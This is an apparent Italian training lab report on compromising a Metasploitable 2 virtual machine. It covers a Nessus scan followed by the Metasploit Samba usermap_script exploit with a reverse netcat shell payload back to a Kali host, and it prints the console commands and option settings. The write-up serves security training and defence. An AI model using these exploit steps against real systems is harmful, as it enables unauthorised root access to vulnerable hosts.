BUILDWEEK 2 – GIORNO 4

Metasploit, Vulnerability Assessment & Samba Exploitation

Team: Datashields

Data: 29/01/2026

Sintesi

L'attività ha previsto l'analisi della postura di sicurezza della macchina target **Metasploitable 2** attraverso una simulazione di attacco interno. Il processo è stato strutturato in una fase di *Vulnerability Assessment* per l'individuazione dei vettori d'attacco e una successiva fase di *Exploitation* finalizzata alla compromissione del sistema e all'acquisizione di privilegi elevati.

Richieste

1. Esecuzione di un **Vulnerability Scan** tramite Nessus Essentials per identificare servizi critici.
2. Sfruttamento della vulnerabilità rilevata sul servizio attivo alla porta **445 TCP**.
3. Ottenimento di una shell remota e verifica dell'identità e della rete tramite comando **ifconfig**.

Introduzione

L’ambiente di laboratorio è stato configurato per permettere la comunicazione diretta tra il team attaccante e il target:

- **Macchina Attaccante (Kali Linux):** 192.168.50.100
- **Macchina Target (Metasploitable):** 192.168.50.150
- **Porta di ascolto (Payload):** 5555

Punti chiave

- **Vettore individuato:** Servizio Samba (porta 445) vulnerabile a RCE.
- **Exploit utilizzato:** `multi/samba/usermap_script`.
- **Payload:** `cmd/unix/reverse` per lo stabilimento della sessione remota.
- **Risultato:** Compromissione totale con privilegi di root.


Strumenti

- **Nessus Essentials:** Strumento per il Vulnerability Assessment.
- **Metasploit Framework:** Piattaforma per l'esecuzione degli exploit.
- **Kali Linux:** OS utilizzato dal team per le operazioni di testing.


Svolgimento

Fase 1: Vulnerability Scanning (Nessus)

Per identificare i possibili vettori di attacco, è stata configurata ed eseguita una scansione di tipo "Basic Network Scan". L'attività ha confermato la raggiungibilità dell'host e ha permesso di popolare il database delle vulnerabilità.




Monitoraggio della scansione in corso all'interno della dashboard di Nessus.



Host Summary: evidenza grafica della distribuzione delle vulnerabilità rilevate.

Dall'analisi dei dettagli tecnici, è emerso che il servizio **Samba (SMB)** sulla porta 445 presentava una vulnerabilità critica di tipo *Remote Code Execution* (RCE).



Dettaglio della vulnerabilità Samba con score CVSS 10.0 e riferimenti CVE.

Fase 2: Exploitation (Metasploit)

Una volta avviata la console di Metasploit (`msfconsole`), il team ha selezionato il modulo specifico per Samba. La configurazione ha previsto l'impostazione dell'host remoto (RHOSTS) e l'allineamento della porta di attacco (445).

```
msf > search exploit/multi/samba/usermap_script

Matching Modules
================

   #  Name                                Disclosure Date  Rank
Check  Description
   -  ----                                ---------------  ----
-----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent
No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or
use exploit/multi/samba/usermap_script
```

Selezione del modulo exploit tramite il comando use 0

Successivamente, è stato configurato il payload per la *reverse shell*, impostando l'indirizzo della macchina Kali (RHOSTS) e la porta di ascolto dedicata.

```
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts ⇒ 192.168.50.150
msf exploit(multi/samba/usermap_script) > set lport 5555
lport ⇒ 5555
```

Configurazione dei parametri RHOSTS (192.168.50.150) e LPORT (5555).

```
msf exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:
                                       host:port[,type:host:port][..
                                       .]. Supported proxies: socks4
                                       , socks5, socks5h, http, sapn
                                       i
   RHOSTS   192.168.50.150   yes       The target host(s), see https
                                       ://docs.metasploit.com/docs/u
                                       sing-metasploit/basics/using-
                                       metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interfac
                                     e may be specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```


Verifica finale dei parametri di configurazione tramite il comando "show options".

```
msf exploit(multi/samba/usermap_script) > set rport 445
rport ⇒ 445
```

Cambio rport di base a rport 445

Fase 3: Post-Exploitation

Al lancio dell'exploit, il framework ha stabilito con successo una connessione inversa, garantendo l'accesso alla shell del sistema target. Il team ha proceduto alla convalida dell'accesso verificando l'interfaccia di rete della macchina compromessa.



Esecuzione dell'exploit e conferma dell'apertura della sessione shell remota ed ottenimento output finale del comando ifconfig che attesta il controllo dell'host target (192.168.50.150).

Conclusioni

L'attività ha dimostrato l'efficacia di un approccio metodico nella ricerca e nello sfruttamento delle vulnerabilità. La presenza di servizi obsoleti e non patchati (Samba 3.0.20) ha permesso al team di acquisire privilegi di root in tempi rapidi, confermando la necessità critica di aggiornamenti costanti per la difesa dei sistemi.